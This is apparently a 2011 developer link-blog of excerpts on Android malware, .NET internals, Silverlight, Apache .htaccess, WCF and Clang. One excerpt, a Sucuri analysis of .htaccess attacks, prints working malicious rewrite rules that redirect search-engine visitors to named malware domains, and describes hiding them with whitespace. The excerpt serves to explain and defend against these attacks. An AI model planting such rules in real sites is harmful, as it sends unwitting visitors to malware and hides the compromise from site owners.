Tuesday, May 31, 2011

30,000 to 120,000 Android Users Affected by New Variant of Droid Dream Malware

Between 30,000 and 120,000 users of Android devices are believed to have been affected by new mobile malware which has its roots in the earlier scourge known as Droid Dream. Like its predecessor, this variant, called Droid Dream Light, appears to have been created by the same developers whose malware had infected over 50 applications back in March. According to Lookout Security, the new malware was found in over 25 mobile applications, all of which Google has since removed from the Android Market.
Droid Dream "Light"

Droid Dream Light is a stripped down version of the original DroidDream, says Lookout. Its malicious components are invoked upon the receipt of a "android.intent.action.PHONE_STATE intent" - for example, an incoming phone call. That means that this variant is not dependent on the manual launch of the malicious application in order to trigger it into action. Instead, explains Lookout via blog post:
The broadcast receiver immediately launches the <package>.lightdd.CoreService which contacts remote servers and supplies the IMEI, IMSI, Model, SDK Version and information about installed packages.  It appears that the DDLight is also capable of downloading and prompting installation of new packages, though unlike its predecessors it is not capable of doing so without user intervention.
In other words, despite the malware's designation of "Light," in some ways it's actually more malicious as it requires no user actions to take place in order for it to launch.

Read more: Read Write Web

Monday, May 30, 2011

ASP.NET Data Binding

I have recently completed to cover the ASP.NET Data Binding topic in my ASP.NET course. You can find its community version available for free personal usage at www.abelski.com. The following video clips were prepared in order to explain the basics of this topics. Both the source code shown in these clips and the slides can be found at www.abelski.com.

Read more: Life Michael

Anatomy of a .NET Assembly - Signature encodings

If you've just joined this series, I highly recommend you read the previous posts in this series, starting here, or at least these posts, covering the CLR metadata tables.
Before we look at custom attribute encoding, we first need to have a brief look at how signatures are encoded in an assembly in general.

Signature types
There are several types of signatures in an assembly, all of which share a common base representation, and are all stored as binary blobs in the #Blob heap, referenced by an offset from various metadata tables.

The types of signatures are:
Method definition and method reference signatures.
Field signatures
Property signatures
Method local variables. These are referenced from the StandAloneSig table, which is then referenced by method body headers.
Generic type specifications. These represent a particular instantiation of a generic type.
Generic method specifications. Similarly, these represent a particular instantiation of a generic method.
All these signatures share the same underlying mechanism to represent a type
Representing a type
All metadata signatures are based around the ELEMENT_TYPE structure. This assigns a number to each 'built-in' type in the framework; for example, Uint16 is 0x07, String is 0x0e, and Object is 0x1c. Byte codes are also used to indicate SzArrays, multi-dimensional arrays, custom types, and generic type and method variables. However, these require some further information.
Firstly, custom types (ie not one of the built-in types). These require you to specify the 4-byte TypeDefOrRef coded token after the CLASS (0x12) or VALUETYPE (0x11) element type. This 4-byte value is stored in a compressed format before being written out to disk (for more excruciating details, you can refer to the CLI specification).

Read more: Simple talk

Getting started with Script#

Script# is a powerful framework that allows us to write C# code and be automatically translated into JavaScript. This article will present how Script# works and in what way can increase our productivity and improve the maintenance of our client-side libraries. Script# is created by Nikhil Kothari

What is Script#
Script# is C# to JavaScript compiler. That means that you write C# code and this code gets translated into JavaScript. This process I happening at development time and not at runtime. So, when you finish authoring your scripts in C# a JavaScript file will be produced in the output folder that you can then reference inside your project.

NOTE
Script# is not a tool that will help you port your .NET application into JavaScript. Instead is a tool that will help you write JavaScript code you normally would write with C#.

Why Script#
Naturally the first question that pops in to your mind is why? Why someone would want to create another dependency to the project?
As I mention above Script# will help you deal with JavaScript code that you would normally write by hand. The output of Script# is a JavaScript file. That means that you haven't added any dependencies to your project. You had JavaScript files before Script#, you have JavaScript files after.
But, those files are auto-generated. Auto-Generated files are often bad-written. If I wanted to leave Script# behind me and go back to writing pure JavaScript could I edit those files?
Script# produces scripts that feel hand-written. This is handy in a situation where you want to manually edit those files or you want to debug those files client-side (ex: with Firebug)
Let's see our first example. We have a function that takes a string and creates and alert message. After this message is displayed and the user clicks OK a callback function a being executed.

private void ShowMessage(string message, Action callback)
{
    Script.Alert(message);
    callback();
}
function _showMessage(message, callback) {        
alert(message);
callback();
}

Read more: dot Net Slackers

Marrying Java to Microsoft .NET in the Cloud

There’s nothing particularly new about having to integrate applications built using diverse programming models. What is changing is the venue where that integration is starting to take place. As cloud computing continues to evolve, it’s becoming pretty clear that IT organizations are going to have to start integrating applications outside the four walls of the data center.

To help address this issue, JNBridge released today version 6.0 of its JNBridgePro middleware platform for integrating Java and Microsoft .NET frameworks. According to JNBridge CTO Wayne Citrin, the new release extends the capabilities of the company’s middleware platform to cloud computing environments both inside and outside the enterprise.

Obviously, IT organizations can accomplish many of the same things using Web services and REST interfaces and little brute force. But Citrin says that JNBridgePro is designed to provide a richer set of application programming interfaces that provide much better levels of performance. In addition, as a superset of many programming interfaces, JNBridgePro is a lot more accessible and results in better overall performance across disparate programming models, he said.

JNBridgePro is designed to be a plug-in for both Eclipse and Visual Studio development environments, which Citrin says is one of the things that make the company’s middleware so accessible to developers.

JNBridge3.gif

Read more: CTO Edge

Understanding .htaccess attacks – Part 1

Attackers have been using the .htaccess file for a while. They use this file to hide malware, to redirect search engines to their own sites (think blackhat SEO), and for many other purposes (hide backdoors, inject content, to modify the php.ini values, etc).
Why do they use the .htaccess file? For multiple reasons. First, the .htaccess is a hidden file (starting with a “.”), so some site owners might not find them in their FTP clients. Secondly, it is a powerful file that allows you to make multiple changes to the web server and PHP behavior. This makes a .htaccess the attack hard to find and to clean up.

1- Redirecting users coming from search engines to malware
This is the most simple type of .htaccess attack, and the one we see more often. This is what gets added to the .htaccess file of a hacked site:

RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.* [OR]
RewriteCond %{HTTP_REFERER} .*ask.* [OR]
RewriteCond %{HTTP_REFERER} .*yahoo.* [OR]
RewriteCond %{HTTP_REFERER} .*baidu.* [OR]
..
RewriteCond %{HTTP_REFERER} .*linkedin.* [OR]
RewriteCond %{HTTP_REFERER} .*flickr.*
RewriteRule ^(.*)$ http://villusoftreit.ru/in.cgi?3 [R=301,L]

As you can see, it will check the referrer from anyone visiting the site and if the user came from a Google search (or yahoo or bing or any search engine), it will redirect the user to a page with malware (in this example http://villusoftreit.ru/in.cgi?3). Note that if you type the site directly in the address bar of your browser, nothing will happen. Why? It makes harder for the owner of the site to detect the attack, since they will probably type the site name, and not search for it on Google.

Below is another example of the same attack, but this time redirecting to http://globalpoweringgatheringon.com/in.php?n=30 (one of those Hilary kneber domains). Note that this time, they’v added hundreds of white spaces before the “RewriteCond” to make it harder to see in a text editor (We removed below to make easier to read in the post).

Read more: Sucuri

How to prevent ILDASM from disassembling my .NET code

Long story short – you can use SuppressIldasmAttribute attribute. However, please note that it won’t prevent decompilers (such as .NET Reflector, ILSpy or JustDecompile) from reverse engineering your code.

Here are the details:

What is IL?

Intermediate Language (IL) is CPU-independent instructions and any managed (.NET) code is compiled into IL during compile time. This IL code then compiles into CPU-specific code during runtime, mostly by Just InTime (JIT) compiler.

What is ILDASM?

ILDASM is a tool installed by Visual Studio or .NET SDK and it takes a managed DLL or EXE and produces the IL code which is human readeble clear text.
How to get IL code from an assembly
For example, consider the following code:

using System;
using System.Text;
namespace HelloWorld
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello world...");
        }
    }
}

Put this code in a console project and build it, you will have an EXE file.

Structure of an HTTP request

HTTP requests are not as mysterious as they may seem. Justin James helps make them more accessible by providing an overview of the common items in an HTTP request.

I recently wrote about using Fiddler to examine HTTP traffic for debugging purposes. To better use the information, it helps to know a bit about the guts of the HTTP specification. In this column, I’ll focus on the common items in an HTTP request, so you’ll know what the information means when you see it in a debugger.

The beginning of the HTTP request will have the request line, which will be followed by up to three headers: a general header, a request header, and an entity header. After that will be the message body. The request line specifies the method type (such as GET or POST), the URI requested, and the version of HTTP to use (the current standard is 1.1). Here is the full list of defined method types:
  • OPTIONS
  • GET
  • HEAD
  • POST
  • PUT
  • DELETE
  • TRACE
  • CONNECT
The URI is not necessarily the full URI (an absolute URI); for example, you can have the host specified in headers and use a relative URI. However, the specification says you should only use the absolute URI when communicating with a proxy server, and that normally you use the absolute path followed by a host header.

Read more: Tech Republic

Real-time 3D design tool, MachStudio Pro, now free (as in free, not even reg-ware)

BZ_002.jpg  BZ_004.jpg

Last week it was $4000, now it is free ;)
What is MachStudio Pro?
MachStudio Pro is stand-alone, visualization and rendering software that lets 3D artists create and manipulate lights, materials, and HDR cameras in a real-time, non-linear workflow environment to achieve film quality results..."

How to use ItemsControl In silverlight applications

While working on a new project I had to evluate use of Silverlight controls to replace existing ASP.Net controls and lot of javascript. One of the features of the application required listing of search results in a list. In ASP.Net application I am using Repeater control so I could control rendering of individual results through a custom template. After digging around in Silverlight documentation I found that ItemsControl provides the same features as Repeater control. This article series is to demonstrate how to use ItemsControl in Silverlight applications. This first article will demonstrate following features.

How to use ItemsControl silverlight control?
How to call into Amazon.com web services to search for products?
In next set of articles I will demonstrate how you can control rendering of items in ItemsControl and more advanced use of the control.

What is ItemsControl?
You can read more about basics of this control in Silverlight control. I will summarize it as a control that you can bind to your data (collections) to display list of items. At the heart of this control are following items that you will need to provide bare minimum meaningful implementation.

<ItemsControl>
<ItemsControl.Template>
<ItemsPresenter></ItemsPresenter>
</ItemsControl.Template>
<ItemsControl.ItemsPanel>
<ItemsPanelTemplate />
</ItemsControl.ItemsPanel>
<ItemsControl.ItemTemplate>
<DataTemplate />
</ItemsControl.ItemTemplate>
</ItemsControl>

ItemsControl.Template is used to specify template for shell of the control. For example if you want that your list should have a border or should have some background or to specify font for all elements of list, you can specify those attributes in this block. For example in my case, I wanted to display a blue border around the list and want to make sure that vertical scrollbar appears if number of items do not fit in the specified height for this control. XAML for my example looks like following.

<ItemsControl.Template>
<ControlTemplate TargetType="ItemsControl">
<Border BorderBrush="Blue" BorderThickness="1">
<ScrollViewer VerticalScrollBarVisibility="Auto">
<ItemsPresenter />
</ScrollViewer>
</Border>
</ControlTemplate>
</ItemsControl.Template>

Read more: ByteBlocks

How to customize an ItemsControl

Introduction
If you are a Silverlight developer there will be a moment when you’ll look at a ListBox and not be happy with its default behavior. You are not exactly a beginner – you know how to style and retemplatize controls and even how to write your own custom controls – in fact you did that quite a few times. Depending on what changes are needed you’ll consider different solutions. Modifying the style and template of the ListBox comes to mind but it is not very clear how to achieve some of the customizations even if you are willing to modify the template of the ListBox. If the changes you need are substantial you may be willing to write a custom control but in the case of a ListBox this appears to be more difficult than expected. A ListBox is not just a simple control. It is a container that manages a collection. And it is more than a container in the sense that a Grid or a Canvas are containers. A ListBox has an ItemsSource that can be bound to a data source. Writing a custom ListBox is quite different than writing a custom Panel.

 If you recognize yourself in this, then this article is for you.
You will see that in most cases customizing a list is not that hard. A couple of things are worth mentioning from start. First, there are plenty of ways you can customize a ListBox without needing to write a custom control. Second, the main character in this story is the class ItemsControl and not ListBox. You may be more familiar with the ListBox but most of the concepts we are going to analyze belong to the ItemsControl. If you get to write a custom list it is much more likely that you’ll inherit your class from ItemsControl rather than from ListBox.
The examples discussed in this article are illustrated in a sample Silverlight application you can view at http://www.ladimolnar.com/Projects/ItemsControlDemo. You can download the code from http://www.ladimolnar.com/Sources/ItemsControlDemo.zip.


When you don’t need to customize anything at all
We’ll start with a very simple case but one that surprisingly gives headaches to a lot of people. Let’s suppose you need to show a ListBox that does not have any mouse over or selection effect. Actually your list does not even have the concept of “selected”. It seems that the otherwise useful features of the regular ListBox are just getting in your way.
The solution to this problem is very simple. All you have to do is to replace the ListBox with the ItemsControl. The ListBox itself is an ItemsControl with additional features that in this case you don’t need. As you see in Figure 1, the ItemsSource will allow you to bind to the data and the ItemTemplate will allow you to specify the visuals in the same way they do for a ListBox.
<ItemsControl
    ItemsSource="{Binding ProductList}"
    ItemTemplate="{StaticResource ProductItemTemplate}" />
Figure 1
The inner workings of an ItemsControl
Before we go any further, it will be useful to talk a little bit about how the ItemsControl class works. When things will be simpler to illustrate with a ListBox I will refer to it as well but all the fundamental concepts discussed here apply to both. Remember that ListBox inherits from ItemsControl.

Read more: LadiMolnar.com

Sunday, May 29, 2011

A comprehensive list to Silverlight Controls for developers

I’ve written a few times about some of the controls that have been provided by organizations like Telerik and ComponentOne.  I figured it would be a good idea to do a larger dump of those that I’m aware of (and hope you add comments to point me to others so I can amend this list) and help make you aware of them as well.  There are a ton of great resources out there for Silverlight developers and I’m always impressed how our developer partners are extending our platforms to make tools for developers (and most of the time better than we do :-)).

Here’s my round-up of controls (alphabetically – links here will jump to their section):

Thursday, May 26, 2011

Visualize Your Career With LinkedIn’s Connection Timeline

linkedintimeline.jpg

Looking for a “This Is Your Life” type experience when it comes to your professional career? Well, LinkedIn has released a tool that visualizes your connections in a handy timeline.
The LinkedIn Connection Timeline, created by LinkedIn web developer Gordon Koo, was designed to highlight a “unique characteristic [of Linkedin] which others lack — it is three-dimensional,” Koo said in a blog post.
“The first dimension is the actual connection. The second is the implicit grouping of connections which tie the social graph together. Many social networks have these first two dimensions, but what makes LinkedIn’s network special is its third dimension: time,” he said.

Read more: Mashable

SQL CLR Stored Procedure using Visual Studio 2010

In this post, we will see how to use SQL CLR functionality for defining Stored Procedure using C# in VS 2010. We will also see how to enable CLR under SQL Server.
T-SQL is designed for direct access of data and for manipulation of that data. But T-SQL does not contain arrays, classes, collections, For-Each loop functionalities. However using SQL CLR, we can achieve all of this. With the integration of CLR in SQL Server, we can write managed code to define –
  • Stored Procedures.
  • User Defined Functions.
  • Triggers.
  • User Defined Type.
  • User Defined Aggregate.
The decision to use CLR functionality under SQL server needs to be implemented when you are performing –
  • CPU intensive operations.
  • Procedures that perform complex logic.
  • When you want to use BCL (Base class libraries) of .NET framework.
By default the CLR is not enabled under SQL Server. To enable CLR under SQL Server, execute the following command –

SP_CONFIGURE 'clr enabled',1
RECONFIGURE

Read more: SQL Server curry

Improving web performance with Apache and htaccess

Web performance is getting more and more attention from web developers and is one of the hottest topic in web development.

Fred Wilson considered it at 10 Golden Principles of Successful Web Apps as the #1 principle for successful web apps.

First and foremost, we believe that speed is more than a feature. Speed is the most important feature. If your application is slow, people won’t use it.

The good news is that some of the most important speed optimizations can be easily done with simple .htaccess rules. These rules can make any website faster by compressing content and enabling browser cache. For more information on .htaccess files, see the .htaccess tutorial.

If you are just looking for the final .htaccess file, jump to the end of this article.

Faster website means more revenue and traffic
For Amazon, every 100 milliseconds delay costs 1% of sales. (Source: Design Fast Websites)
For Google, half a second slowdown resulted in a 20% drop in traffic. (Source: Speed Matters)
Google experiments reached similar results:
Our experiments demonstrate that slowing down the search results page by 100 to 400 milliseconds has a measurable impact on the number of searches per user of -0.2% to -0.6% (averaged over four or six weeks depending on the experiment). That’s 0.2% to 0.6% fewer searches for changes under half a second!

And speed is now a factor contributing to Google Page Rank:

Google, in their ongoing effort to make the Web faster, blogged last month that “we’ve decided to take site speed into account in our search rankings.” This is yet another way in which improving web performance will have a positive impact on the bottom line.

Compress content

Compression reduces response times by reducing the size of the HTTP response.
It’s worthwhile to gzip your HTML documents, scripts and stylesheets. In fact, it’s worthwhile to compress any text response including XML and JSON.

Image and PDF files should not be gzipped because they are already compressed. Trying to gzip them not only wastes CPU but can potentially increase file sizes.

To compress your content, Apache 2 comes bundled with the mod_deflate module.
The mod_deflate module provides the DEFLATE output filter that allows output from your server to be compressed before being sent to the client over the network.

The following rule will gzip all your *.css, *.js, *.html, *.html, *.xhtml, and *.php files:

<ifModule mod_deflate.c>
  AddOutputFilterByType DEFLATE text/html text/plain text/xml application/xml application/xhtml+xml text/css text/javascript application/javascript application/x-javascript
</ifModule>

Read more: samaxes

Creating Your Own RSS Reader Using Google Feed API

I think every one faced with the task of connecting RSS feeds to your website, you can search and find some ready solutions (such as jQuery plugins), but also you can write your own script (which will smaller) and that will do it too. In this tutorial I’ll tell you how you can do it in pure javascript. Surfing web, I stumbled upon the Google Feed API, and thought that perhaps he would help me in this matter. Because using this service, I can easily (on-fly) to convert XML (of RSS) to JSON format. And as far as we know, javascript can easily work with JSON response. That’s what we will use, and now, lets check online demo.

Step 1. HTML

As usual, we start with the HTML. This is source code of our sample:

<html>
<head>
    <title>New own RSS reader demonstration</title>
    <link rel="stylesheet" type="text/css" href="css/main.css" />
    <script type="text/javascript" src="js/main.js"></script>
</head>
 <body>
    <div class="example">
        <div class="post_results" id="post_results1" rss_num="8" rss_url="http://rss.news.yahoo.com/rss/topstories">
            <div class="loading_rss">
                <img alt="Loading..." src="images/loading.gif" />
            </div>
        </div>
        <div class="post_results" id="post_results2" rss_num="8" rss_url="http://newsrss.bbc.co.uk/rss/newsonline_world_edition/front_page/rss.xml">
            <div class="loading_rss">
                <img alt="Loading..." src="images/loading.gif" />
            </div>
        </div>
        <div style="clear:both;"></div>
    </div>
 </body>
</html>

As you can see – I prepared 2 DIV elements where going to load RSS feeds, in attributes (rss_url and rss_num) I pointing url of rss feed and amount of elements which going to display

Step 2. CSS
Here are single CSS file with all necessary styles:

css/main.css

Read more: Script Tutorials

CREATE RESTful WCF Service API Using POST : Step By Step Guide

Introduction
In my previous article I tried to explain about WCF Restful service using HTTP Get method.  This works well as long as you are sending small data as information to the service. But if want to deliver huge data, HTTP GET Method is not a good choice.  In this article we will create one WCF RESTFul POST API.  I will also try to explain why and where to use POST method. 

Why to use POST, not GET?

When i write any WCF service, i always use POST. Reason is the advantage of POST over GET. Using HTTP POST method, you can almost achieve everything which you can achieve from GET. Despite of this you will get some additional feature if use POST. We might say that "GET" is basically for just getting (retrieving) data whereas "POST" may involve anything, like storing or updating data, or ordering a product, or sending E-mail etc.

POST
1) Easy Character Encoding using application/x-www-form-urlencoded
2) No Proxy by default so always actual data from web server. 
3) Data length can be restricted by webserver, not by browser.

GET  
1) Character encoding will reduce the amount of data that can be used because of url encoding entities (i.e. three Japanese characters are converted to this: %26%2312454%3B%26%2312455%3B%26%2312502%3B)
2) Running a http request with GET can be cached on your web browser or a configured proxy server.
3) Maximum URL length is 2,083 characters in Internet Explorer (see MaxClientRequestBuffer: Use POST instead of GET to Send Large Amounts of Data in Request)
and lot more

Extremely long URLs are usually a mistake. URLs over 2,000 characters will not work in the most popular web browser. Sending long information via URL is not a good way of implementation and also there has many restrictions i.e. max length of URL, Information format bla bla bla. For example Internet Explorer has a limitation implemented at 2083 characters. URIs is meant to be readable not to send information.

So if you are writing any REST service and your information is long enough, better to choose POST instead of GET method.

In this article, i am going to create WCF Restful service using POST method and access it using HTTP Request. So we will have client and server both in this example code. I am creating one service which accepts HTTP Post XML request and response request data in XML format.

Step by Step Guide

STEP-1) 
Launch Visual Studio 2010. Click FILE->NEW->PROJECT. Create new "WCF Service Application". .

Read more: Codeproject

Blending XNA with Blender - "Blender 2.57b & XNA 4.0 Part I"

I have been playing about with blender, I know Ed is a big fan of the XSI Soft Image tool, but I never really got on with it, mostly due to me not spending any quality with it. So, why Blender? Well, first off, it’s free! There are also loads of tutorials for it, loads on Youtube and the host site, Blender.org has a tonne. The latest draft of Blender, 2.57b is a great improvement on the later versions, but like all the other modeling tools I have looked at it still helps if you know the keyboard short cuts to help navigate around the UI.

With this set of short posts I am hoping to introduce you to Blender 2.57b and how you can then get those objects exported and rendered in your XNA projects.

Things to consider when building a browser-based WPF application

Although WPF browser-based applications are not that popular with the growing interest in Silverlight, HTML5 and JavaScript (yes, I said JS), those still have a niche due to the capabilities offered by them. Not many developers know that the advantage of XBAP (WPF browser-based) applications is the fact that it is possible to directly invoke OS calls from the application that runs in the browser. Although with great power comes great responsibility, it is very possible to use XBAP apps in a much broader context compared to standard Silverlight applications.

So here are some points to remember when developing XBAP applications.
Full trust apps will require a certificate
In order to be able to access the OS capabilities (even components like the WebBrowser) will require the application to have a certificate installed on every client machine. This is not that big of an issue if the application is used internally, where people can set a specific security level and installing an internal certificate is not a problem. For external applications, users might be a bit hesitant if the certificate comes outside the trusted zone.
The default certificate that is assigned to an application will not be enough because it is assigned to a test machine and will only work for a short period of time. The solution here is to generate your own certificate and make it available to users who will use the app. Instructions on how to do this are available here.
Make sure that you re-size the application properly
When the application runs inside the browser, you never know what size it will have. That being said, implement  a simple re-sizing mechanism. For example, in one of the applications I was working on I did this:

The Page (content host) has no explicit size limits defined.
Using a Canvas control instead of the default Grid to define the page layout.
When the page is resized, I am handling this in the SizeChanged event handler:

this.SizeChanged += new SizeChangedEventHandler(Page1_SizeChanged);

The internals of the event handler look like this:

void Page1_SizeChanged(object sender, SizeChangedEventArgs e)
{
WHost.Height = this.ActualHeight;
WHost.Width = this.ActualWidth;
}

Here, WHost is a control inside the Canvas.
Be ready for deployment nuances
This is mainly tied to the fact that deployment is done through ClickOnce. Also, another important requirement for an XBAP application is the presence of .NET Framework 3.0 on the client machine. This might become a serious roadblock on *nix and Mac machines. That being said, Silverlight is less restrictive in this context, but some features will be removed (e.g. native access to the OS).
IE doesn't "like" XBAP applications by default. Other browsers - not so much, either.

Read more: .NET Zone

InterAppCommunication

Introduction
This tutorial covers the mechanism for performing Inter-App Communication. It comes with two apps. A client app that makes the request and a service app that processes the request and sends a response back.

Step 1: Create the Service

You must create a service that will be bound to before invocation. The service must return an IBinder object during the onBind invocation

public class RemoteService extends Service
{
        private Messenger messenger; //receives remote invocations
        
        @Override
        public IBinder onBind(Intent intent) 
        {
                if(this.messenger == null)
                {
                        synchronized(RemoteService.class)
                        {
                                if(this.messenger == null)
                                {
                                        this.messenger = new Messenger(new IncomingHandler());
                                }
                        }
                }
                //Return the proper IBinder instance
                return this.messenger.getBinder();
        }

The service uses a Messenger and sends it binder back. A Messenger is the component that makes inter process communication possible.

Step 2: Implement the Handler

Handler is the component that is registered with the Messenger. This component is the one that receives the remote invocation.

private class IncomingHandler extends Handler
        {
                @Override
        public void handleMessage(Message msg) 
                {
                        System.out.println("*****************************************");
                        System.out.println("Remote Service successfully invoked!!!!!!");
                        System.out.println("*****************************************");
                        
                        int what = msg.what;
                        
                        Toast.makeText(RemoteService.this.getApplicationContext(), "Remote Service invoked-("+what+")", Toast.LENGTH_LONG).show();
                        
                        //Setup the reply message
                        Message message = Message.obtain(null, 2, 0, 0);
                        try
                        {
                                //make the RPC invocation
                                Messenger replyTo = msg.replyTo;
                                replyTo.send(message);
                        }
                        catch(RemoteException rme)
                        {
                                //Show an Error Message
                                Toast.makeText(RemoteService.this, "Invocation Failed!!", Toast.LENGTH_LONG).show();
                        }
        }
        }

This Handler processes the incoming request and sends a reply based on the replyTo Messenger that comes in with the incoming request.
Full Src for the Service implementation

Read more: openmobster

C++ at Google: Here Be Dragons

Google has one of the largest monolithic C++ codebases in the world. We have thousands of engineers working on millions of lines of C++ code every day. To help keep the entire thing running and all these engineers fast and productive we have had to build some unique C++ tools, centering around the Clang C++ compiler. These help engineers understand their code and prevent bugs before they get to our production systems.

(Cross-posted on the Google Engineering Tools Blog)
Of course, improving the speed of Google engineers—their productivity—doesn’t always correlate to speed in the traditional sense. It requires the holistic acceleration of Google’s engineering efforts. Making any one tool faster just doesn’t cut it; the entire process has to be improved from end to end.
As a performance junkie, I like to think of this in familiar terms. It’s analogous to an algorithmic performance improvement. You get “algorithmic” improvements in productivity when you reduce the total work required for an engineer to get the job done, or fundamentally shift the time scale that the work requires. However, improving the time a single task requires often runs afoul of all the adages about performance tuning, 80/20 rules, and the pitfalls of over-optimizing.
One of the best ways to get these algorithmic improvements to productivity is to completely remove a set of tasks. Let’s take the task of triaging and debugging serious production bugs. If you’ve worked on a large software project, you’ve probably seen bugs which are somehow missed during code review, testing, and QA. When these bugs make it to production they cause a massive drain on developer productivity as the engineers cope with outages, data loss, and user complaints.
What if we could build a tool that would find these exact kinds of bugs in software automatically? What if we could prevent them from ever bringing down a server, reaching a user’s data, or causing a pager to go off? Many of these bugs boil down to simple C++ programming errors. Consider this snippet of code:


Response ProcessRequest(Widget foo, Whatsit bar, bool *charge_acct) {
  // Do some fancy stuff...
  if (/* Detect a subscription user */) {
    charge_acct = false;
  }
  // Lots more fancy stuff...
}

Do you see the bug? Careful testing and code reviews catch these and other bugs constantly, but inevitably one will sneak through, because the code looks fine. It says that it shouldn’t charge the account right there, plain as day. Unfortunately, C++ insists that ‘false’ is the same as ‘0’ which can be a pointer just as easily as it can be a boolean flag. This code sets the pointer to NULL, and never touches the flag.

Humans aren’t good at spotting this type of devious typo, any more than humans are good at translating C++ code into machine instructions. We have tools to do that, and the tool of choice in this case is the compiler. Not just any compiler will do, because while the code above is one example of a bug, we need to teach our compiler to find lots of other examples. We also have to be careful to make certain that developers will act upon the information these tools provide. Within Google’s C++ codebase, that means we break the build for every compiler diagnostic, even warnings. We continually need to enhance our tools to find new bugs in new code based on new patterns, all while maintaining enough precision to immediately break the build and have high confidence that the code is wrong.

To address these issues we started a project at Google which is working with the LLVM Project to develop the Clang C++ compiler. We can rapidly add warnings to Clang and customize them to emit precise diagnostics about dangerous and potentially buggy constructs. Clang is designed as a collection of libraries with the express goal of supporting diverse tools and application uses. These libraries can be directly integrated into IDEs and commandline tools while still forming the core of the compiler itself.

Read more: LLVM PROJECT BLOG

Automatically Generate Code Using Visual Studio's Text Template Transformation Toolkit (T4)

Introduction
How many times have you found yourself creating a class that has a property for each field in a table, or creating select, insert, update, and delete stored procedures for each table in a database?  As a developer even we are subject to such mundane tasks which, as a developer, we are supposed to automate.  Did you know that Visual Studio has a built in toolkit which will allow you to automatically generate code for these tasks and it is free?  If you've installed Visual Studio then you already have it.  It's called the Text Template Transformation Toolkit (T4) and it works right within Visual Studio.

This article will demonstrate how to create a C# class file that is generated by T4.  The class will contain a property for each field in the database.  The example is simple but it will demonstrate the power of the toolkit and you can enhance the code to match the patterns you follow.  The code for the sample can be found here.

The example code uses the AdventureWorks sample database which you can download here.  Once you've installed the database you need to create a SQL Login that the application can use to connect to the database.  My sample code expects a SQL Login to be called "aspalliance" and the password should be set to "aspalliance".

Generating the Code

Step 1: Create the Code Generator Project
1.   Launch Visual Studio 2010.
2.   From the Start page click on the "New Project…" link.
3.   Select Class Library from the list of installed templates.
4.   Name the project CodeGeneratorT4.
5.   Click the OK button.  Visual Studio will create your project and add the Class1.cs file.
6.   Right click on the Class1.cs file in the Solution Explorer and delete this file from the project.
Step 2: Create a Text Template that Creates a Class
1.   Right click on the CodeGeneratorT4 project in the Solution Explorer and select AddàNew Item… from the pop-up menu.
2.   Select Text Template from the list of installed templates.
3.   Name the file BusinesObject.tt and click the Add button.

Read more: Asp alliance

Visual Studio Toolbox

With its focus on tooling both in and outside of Visual Studio, this show will help you become a more productive developer. Join your host Robert Green and see what tools you can put in your Visual Studio Toolbox.

Read more: Channel9

NuGet for the Enterprise: NuGet in a Continuous Integration Automated Build System

My favorite talk was NuGet: Microsoft .NET Package Management for the Enterprise. I talked about NuGet, like I did in The Netherlands a few weeks ago, except the TechEd talk was focused much more on how NuGet fits into the software development lifecycle in a diverse Enterprise (or big boring company, if you prefer) environment.

Here's the video downloads, or you can click the slide at the right.
Just the Slides (useless)
MP4 (iPod, Zune HD)
Mid Quality WMV (Lo-band, Mobile)
High Quality WMV (PC, XBox, MCE)
At my last company, we used Subversion for source control and CruiseControl for Continuous Integration (CI). I thought it'd be nice to setup a similar system using the latest free (and mostly free) tools. Note, you can do all this with TFS as well for both Source and Build. I'll do a post on that later. For now, I give you:

Setting up NuGet to build using Mercurial for Source Control and JetBrains TeamCity for Continuous Integration while pushing to a local Orchard NuGet Gallery Server
Oh yes, that's a long H3 right there but it's descriptive, right? Here's the general idea.

image_thumb_1.png

No glasses 3D now free in the App Store

You can create a 3D effect without needing special glasses. All you have to do is track where the user is looking and render the scene accordingly. You can now try it out the technique on an iPhone or iPad.
When you think about ways of creating a 3D display then you can't help but start to invent hardware to do the job - in  particular special glasses that send different images to the left and right eye. In fact you can do much of the same job with just some clever software.

A team of researchers, the Engineering Human-Computer Interaction (EHCI) Research Group has built on earlier work that showed 3D images either using accelerometers (Holotoy) or a Wii remote to track the orientation.

The idea is that by working out the users view point the display can be modified to show what they should see from that position. Looking at the screen then becomes more like looking through a window into another world. Objects in the other world seem to be 3D because they move relative to each other as the viewer's position changes.

Read more: I Programmer

IT Hackers

What is IT Hackers?

IT Hackers is a free, safe and legal security community which want to help hackers to expand and test their hacking and security skills. This is more than just a normally hacking related forum as we have a lot of missions where you can legally test your technically knowledge in hacking.
We have many active projects in development and we will release many tools that can help you by passing our missions.

Also people with no knowledge on security and hacking at all are welcome, we can easily turn you into the hacking underground. So please join, learn and share your knowledge with our community as we share everything with you.

- IT Hackers Team

Read more: IT Hackers

WinMain is just the conventional name for the Win32 process entry point

WinMain is the conventional name for the user-provided entry point in a Win32 program. Just like in 16-bit Windows, where the complicated entry point requirements were converted by language-provided startup code into a call to the the user's WinMain function, the language startup code for 32-bit programs also does the work of converting the raw entry point into something that calls WinMain (or wWinMain or main or _wmain).

The raw entry point for 32-bit Windows applications has a much simpler interface than the crazy 16-bit entry point:

DWORD CALLBACK RawEntryPoint(void);

The operating system calls the function with no parameters, and the return value (if the function ever returns) is passed to the ExitThread function. In other words, the operating system calls your entry point like this:

...
  ExitThread(RawEntryPoint());
  /*NOTREACHED*/

Where do the parameters to WinMain come from, if they aren't passed to the raw entry point?
The language startup code gets them by asking the operating system. The instance handle for the executable comes from GetModuleHandle(NULL), the command line comes from GetCommandLine, and the nCmdShow comes from GetStartupInfo. (As we saw before, the hPrevInstance is always NULL.)

If you want to be hard-core, you can program to the raw entry point. Mind you, other parts of your program may rely upon the work that the language startup code did before calling your WinMain. For example, the C++ language startup code will run global constructors before calling into WinMain, and both C and C++ will initialze the so-called security cookie used as part of stack buffer overrun detection. Bypass the language startup code at your peril.

Top 10 Programming Fonts

